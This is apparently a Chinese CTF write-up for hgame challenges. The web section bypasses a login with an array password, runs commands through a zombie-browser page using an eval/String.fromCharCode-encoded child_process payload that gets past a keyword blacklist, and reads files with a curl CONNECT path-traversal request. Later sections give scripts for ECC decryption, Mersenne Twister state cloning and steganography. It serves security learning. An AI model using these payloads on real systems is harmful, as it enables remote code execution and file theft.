


```
Write your comment here. You can Edit and Delete options. Just Hover in Your comment, you see the both buttons
```

hgame{Pr3ud0~prOtQc4l*m33ts_Xx3-!nj3cti0n~!}


Markdown Online

开局审源码，先要绕登录，原型链污染和js函数特性都试过，后面才发现这里是try catch的特性，这里要让toUpperCase抛出异常同时要使password.length等于16



```js
function LoginController(req, res) {
    if (req.body.username === "admin" && req.body.password.length === 16) {
        try {
            req.body.password = req.body.password.toUpperCase()
            if (req.body.password !== '54gkj7n8uo55vbo2') {
                return res.status(403).json({msg: 'invalid username or password'})
            }
        } catch (__) {}
        req.session['unique_id'] = randString.generate(16)
        res.json({msg: 'ok'})
    } else {
        res.status(403).json({msg: 'login failed'})
    }
}
```

可以抓包改json如下




URL
http://121.43.141.153:60056/login

Enable POST

enctype
application/json


Body
{"username":"admin","password":[1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1]}

然后进入登录逻辑，看到zombie联系到summ3r学长的博客[Nodejs Zoombie Package RCE 分析](),对zombie使用到的地方进行一个分析



```
function SubmitController(req, res) {
    if (req.body.code && typeof req.body.code === 'string') {
        const code = waf(req.body.code)
        const source = md.render(code)    //将code转为html
        const browser = new Browser()
        browser.load(source, e => {    //此处会先Loads the HTML, processes events
            const source = hljs.highlight(browser.html(), {language: "html"}).value
            res.json({source})
        })
    } else {
        res.status(500).send("code is required")
    }
}
```

然后就是愉快的绕waf的过程了（



```
function waf(code) {    //+号是ban jsfuck      atob/btoa是ban base64        escape  ban 编码
    const blacklist = /__proto__|prototype|\+|alert|confirm|escape|parseInt|parseFloat|prompt|isNaN|new|this|process|constructor|atob|btoa|apk/i
    if (code.match(blacklist)) {
        return "# Hacker!"
    } else {
        return code
    }
}
```


我这里采用eval+String.fromCharCode绕过进行rce的

payload如下

```
a="document.write(this.__proto__.constructor.constructor('return process')().mainModule.require('child_process').execSync('cat /flag'))"
b=[]

for i in range(len(a)):
    b.append(ord(a[i]))

print(b)
```

```
<script>eval(String.fromCharCode (100, 111, 99, 117, 109, 101, 110, 116, 46, 119, 114, 105, 116, 101, 40, 116, 104, 105, 115, 46, 95, 95, 112, 114, 111, 116, 111, 95, 95, 46, 99, 111, 110, 115, 116, 114, 117, 99, 116, 111, 114, 46, 99, 111, 110, 115, 116, 114, 117, 99, 116, 111, 114, 40, 39, 114, 101, 116, 117, 114, 110, 32, 112, 114, 111, 99, 101, 115, 115, 39, 41, 40, 41, 46, 109, 97, 105, 110, 77, 111, 100, 117, 108, 101, 46, 114, 101, 113, 117, 105, 114, 101, 40, 39, 99, 104, 105, 108, 100, 95, 112, 114, 111, 99, 101, 115, 115, 39, 41, 46, 101, 120, 101, 99, 83, 121, 110, 99, 40, 39, 99, 97, 116, 32, 47, 102, 108, 97, 103, 39, 41, 41

))</script>
```

然后看到flag




```
▼<pre>
  ▼<code id="code" class="language-html language-java hljs language-xml">
      "what admin see is:"
      <br>
    ▶<span class="hljs-tag">…</span>
    ▶<span class="hljs-tag">…</span>
    ▶<span class="hljs-tag">…</span>
    ▶<span class="language-javascript">…</span>
    ▶<span class="hljs-tag">…</span>
      "hgame{3nj0y*Th3/*pR0tOtype*/p0llut10n!1n_j@v4scr1pt} " == $0
    ▶<span class="hljs-tag">…</span>
    ▶<span class="hljs-tag">…</span>
    ▶<span class="hljs-tag">…</span>
    ▶<span class="hljs-tag">…</span>
    </code>
  </pre>
```

FileSystem

一个小漏洞

> flag就在其提供文件服务的文件夹下，但是，出题人加上了web服务的flag路由,从而使得我们没法通过直接访问/flag来获取文件。而是得到/flag路由的回显。
>
> 出题人的意图是利用其挖掘到的这个漏洞，造成错误的文件读取范围。通过访问其他文件越界读到flag.(http的Fileserver在我们访问时，会先根据我们访问的url进行一系列处理，杜绝路径穿越的url,之后进行文件读取返回给用户)
>
> 但是比较有意思的时，比赛中出现了一个非预期读flag的方式
> `curl --path-as-is -X CONNECT http://gofs.web.jctf.pro/../flag`

直接利用一波




```
t0hka@t0hka:/$ curl --path-as-is -X CONNECT http://6ec78cc2b0.filesystem.hgame.homeboyc.cn/./there_may_be_a_flag
hgame{196904b8b6921fdd2504b81f4561c50fe769cc5aa4664420da0a40a017c1f825}t0hka@t0hka:/$ 
```

CRYPTO

ECC


密码学到了椭圆曲线这块我就不太懂了，还好题目没什么变形，全靠谷歌搜来的脚本和猜猜做做就可以

先扔到sage里算出m的坐标，然后就是通过椭圆曲线上的点还原成明文




```
p = 74997021559434065975272431626618720725838473091721936616560359000648651891507
a = 61739043730332859978236469007948666997510544212362386629062032094925353519657
b = 87821782818477817609882526316479721490919815013668096771992360002467657827319
k = 93653874272176107584459982058527081604083871182797816204772644509623271061231
E = EllipticCurve(GF(p),[a,b])
c1 = E(14455613666211899576018835165132438102011988264607146511938249744871964946084 ,25506582570581289714612640493
c2 =E(37554871162619456709183509122673929636457622251880199235054734523782483869931, 713920555406167365392679609893
m=c1-k*c2

print(m)
```

然后后面就是逆回去，python跑一跑就好




```
from gmpy2 import invert
from libnum import n2s

p = 74997021559434065975272431626618720725838473091721936616560359000648651891507

m = [57824879640955326550732559538097319221644125075532201058220628014917816573008,
     54475275866179647254036565579467398677511796158866832907668620448532510526757]

cipher_left = 68208062402162616009217039034331142786282678107650228761709584478779998734710
cipher_right = 27453988545002384546706933590432585006240439443312571008791835203660152890619

flag_left = (cipher_left * invert(m[0], p) % p)  # 4930331492370094460326260
flag_right = (cipher_right * invert(m[1], p) % p)  # 127480900256551022095393917
print(n2s(4930331492370094460326260))
print(n2s(127480900256551022095393917))
```



```
b'hgame{Ecc$'
b'is!s0@HaRd}'
```

PRNG

看到题目是随机数算法的问题，看似很难，其实还好



```
def __call__(self):
    if self.__state == 0:
        for i in range(624):
            y = (self.__register[i] & 0x80000000) + (self.__register[(i + 1) % 624] & 0x7fffffff)
            self.__register[i] = self.__register[(i + 397) % 624] ^ (y >> 1)
            if y % 2:
                self.__register[i] ^= 0x9908b0df
```

题目关键是上一次生成的随机数会作用到下一次的随机数生成过程中

网上借鉴了个脚本，改了改脚本逆回去就好

```
from random import Random
from Crypto.Util.number import long_to_bytes


def invert_right(m, l, val=''):
    length = 32
    mx = 0xffffffff
    if val == '':
        val = mx
    i, res = 0, 0
    while i * l < length:
        mask = (mx << (length - l) & mx) >> i * l
        tmp = m & mask
        m = m ^ tmp >> l & val
        res += tmp
        i += 1
    return res


def invert_left(m, l, val):
    length = 32
    mx = 0xffffffff
    i, res = 0, 0
    while i * l < length:
```

```python
        mask = (mx >> (length - l) & mx) << i * l
        tmp = m & mask
        m ^= tmp << l & val
        res |= tmp
        i += 1
    return res


def invert_temper(m):
    m = invert_right(m, 18)
    m = invert_left(m, 15, 4022730752)
    m = invert_left(m, 7, 2636928640)
    m = invert_right(m, 11)
    return m


def clone_mt(record):
    state = [invert_temper(i) for i in record]
    gen = Random()
    gen.setstate((3, tuple(state + [0]), None))
    return gen
```


```
prngData = [888058162, 3094055443, 1404990361, 1012543603, 448723884,
2580444236, 201608779, 1062995809, 1348787313, 2980019361, 2245025385,
494977308, 4042503808, 275744301, 406611131, 142226472, 3871761759, 3888795536,
2617489687, 1220227074, 342928858, 3728958896, 1477077966, 1433151407,
1119405037, 330145973, 3547181160, 2123007249, 3739964132, 1794129718,
2739743522, 2291585121, 3013727731, 1536788463, 247633572, 408079265,
3025555185, 1604681922, 2848997116, 3646041955, 1059445774, 2849764176,
2638965889, 1232303180, 759521642, 2257008531, 3932082254, 1052428413,
4017559916, 3505694223, 1418363972, 477751107, 4266295945, 3832138928,
245251422, 1964323108, 2453472918, 3029032760, 323619451, 2548825339,
3410027991, 278143595, 816124107, 245705463, 4173686519, 4100831820, 3599257115,
2274885516, 3954736394, 198254482, 1050449178, 3933150558, 899220021, 597474632,
1823539097, 3340511318, 2144918682, 2310527451, 264391694, 69923676, 3266017310,
3199627722, 4035962745, 932969905, 2832951013, 2182887504, 1374919242,
2978944795, 1840647233, 3510878043, 3250544991, 4255542321, 804377010,
1286980519, 1980427321, 2893246724, 1745353148, 1406140332, 4101848568,
3227434698, 1869729934, 2638181242, 1270111849, 2387910792, 3411542702,
2793303435, 2455337459, 2802808043, 2418872990, 1043274549, 144911746,
2312236858, 780373658, 1527499811, 3402753408, 2617924770, 1659648360,
2714315441, 4202103851, 244677433, 1963258902, 3851363324, 3454195559,
813228826, 3944899734, 3697685234, 1613584167, 1874570879, 1592343033,
4194241173, 551902434, 3460909265, 4122075287, 176665387, 152849760, 3593212904,
952880017, 1793357635, 2052902220, 807859486, 334839380, 3485132343, 2113403566,
3259106798, 1443078482, 2434820318, 1347902400, 2344061487, 141766876,
2641586235, 287277458, 2385094526, 1510128758, 348957861, 2861038633,
1135611795, 4289024199, 1021202791, 2460872523, 3837050794, 4092005952,
52622948, 387056916, 3102913460, 4098715316, 154916530, 2890197932, 1441566957,
2368779800, 271808452, 3566810840, 2227022452, 316480679, 603893066, 2121889912,
4208763743, 3098334580, 721958838, 3848020801, 1029884135, 832405094,
2276817394, 981553190, 246940442, 1069231974, 3275216531, 58945988, 4100121200,
230446475, 2396021649, 4608139, 3468707911, 3249498323, 315898153, 3280797960,
388108494, 1110548082, 2357147660, 2336724751, 4047583630, 2108667879,
2784078579, 1170844412, 3920262445, 3564073655, 590490534, 1645945278,
2487463163, 434409966, 1563546251, 888601967, 1913513318, 1327448740,
2504517969, 304688984, 1443685450, 4040619940, 3601250858, 4097529433,
4260590151, 575843085, 1114360271, 2186035374, 2821388594, 3763206347,
4283149630, 4097168778, 1924538037, 3272064650, 1689166701, 1352331676,
520525342, 2954296222, 2629516330, 3674317458, 231784130, 1930132422,
4169222397, 1638784833, 1245667959, 1253759350, 1154928813, 66021172,
3217915692, 4159785573, 3798512628, 2945489695, 700725579, 3940231312,
1960713279, 3289722468, 2970919839, 1356139680, 1141841193, 629177162,
3696263539, 1084872874, 4294077062, 1115547807, 3421092527, 611575307, 7808529,
2784523837, 1267307982, 1538837032, 4038330055, 3262951566, 3139820067,
1249725729, 757191354, 3025188720, 291705345, 575676661, 3023956263, 1045504889,
205204207, 1777650027, 1956698897, 996147619, 1470431, 2275722398, 2666078800,
470333070, 1306693906, 2968672077, 2476023772, 2645573325, 3939390068,
2874886754, 4226430090, 2290851636, 3707585663, 109770347, 127373916, 815817847,
1565834917, 636869794, 4062053412, 583594822, 3782553071, 3293311273,
2801932604, 2647080862, 1514083254, 3534640458, 342361004, 3266111849,
2157351044, 1851728420, 3412596866, 2793236910, 3758306563, 1799548561,
952631672, 912455646, 2894404493, 2194084105, 119615608, 2071058651, 1524462411,
900936180, 3697554830, 3501838982, 2874465656, 2501478689, 1069024222,
3135689372, 1168458702, 1966524629, 36400028, 2704775319, 4030739700,
3985599923, 2778920518, 2669538325, 1951594393, 795749079, 665593501,
3007338649, 1535343068, 2031873237, 3202423789, 560224943, 1290838890,
2545130826, 695695377, 3048615291, 1957903923, 1986693779, 2594986519,
3396211122, 2625687092, 575329062, 2852671310, 3472799759, 715985207,
1660331651, 958648594, 305711662, 75621441, 548447557, 2473842353, 2110558182,
3321750402, 2415793078, 815198061, 1258834500, 972966677, 3267046345,
2923564883, 518207679, 1662309775, 278933232, 4294256390, 2444117793,
2241879973, 3915962245, 3836532482, 3449260219, 1092128833, 3177300913,
874588042, 1185436845, 2064537788, 364292705, 3802247898, 3122264959, 186651829,
2789447523, 797964681, 897671294, 1504956985, 2294012382, 3916152546, 177325516,
2741945226, 4188655695, 2738134558, 557326292, 1625014790, 2945266389,
1843516240, 644046640, 3853456819, 3456105042, 3467742754, 2885173326,
812088996, 1238970324, 766072156, 2675925963, 1667463511, 2808303112,
1638756770, 260047996, 1117661655, 346883777, 2268712532, 1904918136, 513102466,
1024624509, 2154277089, 4147814745, 3681688842, 2233642964, 3135674550,
1259551210, 3286048484, 4271168802, 4227197378, 3310884772, 2063705584,
791399172, 4069266828, 1511606526, 1047713396, 615906401, 2805111822, 499223767,
740832370, 351782725, 2258776891, 1837046713, 3969757168, 2873152110,
4214869805, 3416771254, 2527945969, 3279116532, 1217038009, 4014402228,
3696705795, 1877774112, 3928347956, 959715122, 1612979629, 4045688071,
2403021083, 424891533, 1887765641, 2090726432, 2897940431, 268403838,
3447542890, 575011346, 2559143209, 532649938, 3625398853, 2077769196,
1598653066, 3104923961, 3594500739, 675029389, 579180583, 2024117612,
1351780728, 654841863, 769835263, 1431012736, 2369300321, 4157341752,
1968305076, 2086919554, 3075265115, 2128974418, 3144501489, 3993066430,
1121959765, 1373765135, 4232964375, 2264170351, 11814235, 1797654983,
3382686935, 2541491040, 3540726136, 1330685654, 4123114026, 2521290625,
3357439706, 3331159097, 2298656231, 3446738535, 290996369, 3020977553,
849241175, 3469792522, 4119898263, 1339695718, 2125209134, 3620160106,
1063375386, 1656465852, 2505508266, 3958528861, 3497875682, 3112358345,
3675237811, 1109625127, 2672368219, 1983461371, 3579663373, 1969195060,
225618775, 653511251, 3508369415, 4127429853, 828877800, 4286770015, 1474706143,
870777512, 804917422, 3913439258, 2433991646, 2742831709, 4289045475,
2899508500, 185462457, 4178107803, 2671443073, 2701796854, 1170522896,
1599880638, 1410722361, 3977867960, 1263177666, 2159508450, 2704509681,
1540819416, 1836499452, 1667451095, 3799477506, 157146600, 3717470672, 89865758,
3815588203, 1929105788, 861643665, 684514017, 3519778437, 2712956097,
1004423983, 1540346552, 2617389519, 2754800020, 870994822, 1702399767,
3526294475, 3251290865, 2365820957, 1915675760, 1828371367, 3737352795,
2511512700, 1080446781, 2565191059, 2412448535, 3719988291, 1434643780,
4163492408, 1359345746, 1457543102, 2389534435, 2800945892, 2646700564,
1719588203, 999665519, 3120652917, 1800116770, 3247314137, 4261164550,
1503462948, 3017762189, 263481701, 1754772485, 869168639, 604192231, 498759780,
2602535702, 3346756344, 2836267314, 2073734260, 3445425559, 4051271696,
1647518162, 401835417, 1968629992, 2854677838, 2381566661, 3144829468,
519547510, 3058642603, 3944140819, 1248923220, 1050321901, 3218172519,
376999645, 184187381, 3837095155, 3363256702, 751966993, 3419533016, 4028456468,
1156797460]
ciphertext = [3437104340, 508103176, 1635844121, 878522509, 1923790547,
1727955782, 1371509208, 3182873539, 156878129, 1757777801, 1472806960,
3486450735, 2307527058, 2950814692, 1817110380, 372493821, 729662950,
2366747255, 774823385, 387513980, 1444397883]


g = clone_mt(prngData)
for i in range(624):
    g.getrandbits(32)

flag = b''
for i in range(len(ciphertext)):
    mt = g.getrandbits(32)
    flag += long_to_bytes(ciphertext[i] ^ mt)
print(flag)
```

```
# b'hgame{meRsenne!tWisTER~iS^A*WIDelY-USEd^pSEUDo&rAndOM:nUmBEr!GeNErATIon?AlgorIThM}'
```

MISC


摆烂

foremost分离出一张图片，然后APNG分解出两张相同的图片，两张图片联系到之前看的去年的wp的题，大概是盲水印，直接进行一个decode



然后能看到密码4C*9wfg976，解出压缩包图片，然后开始艰难的拼图

扫一扫发现只有一些文字，想到可能是以前做过的零宽隐写，简单测试了一下，就出flag了



Text in Text Steganography Sample

Original Text: Clear (length: 172)

在这种困难的抉择下，本人思来想去，寝食难安。 既然如此， 亚伯拉罕·林肯在不经意间这样说过，你活了多少岁不算什么，重要的是你是如何度过这些岁月的。这启发了我， CTF好难，到底应该如何实现。 总结的来说，我们都知道，只要有意义，那么就必须慎重考虑。 我认为， 每个人都不得不面对这些问题。 在面对这种问题时， CTF好难，到底应该如何实现。

Hidden Text: Clear (length: 28)

hgame{1_W4nT_T0_p1Ay_r0Tten}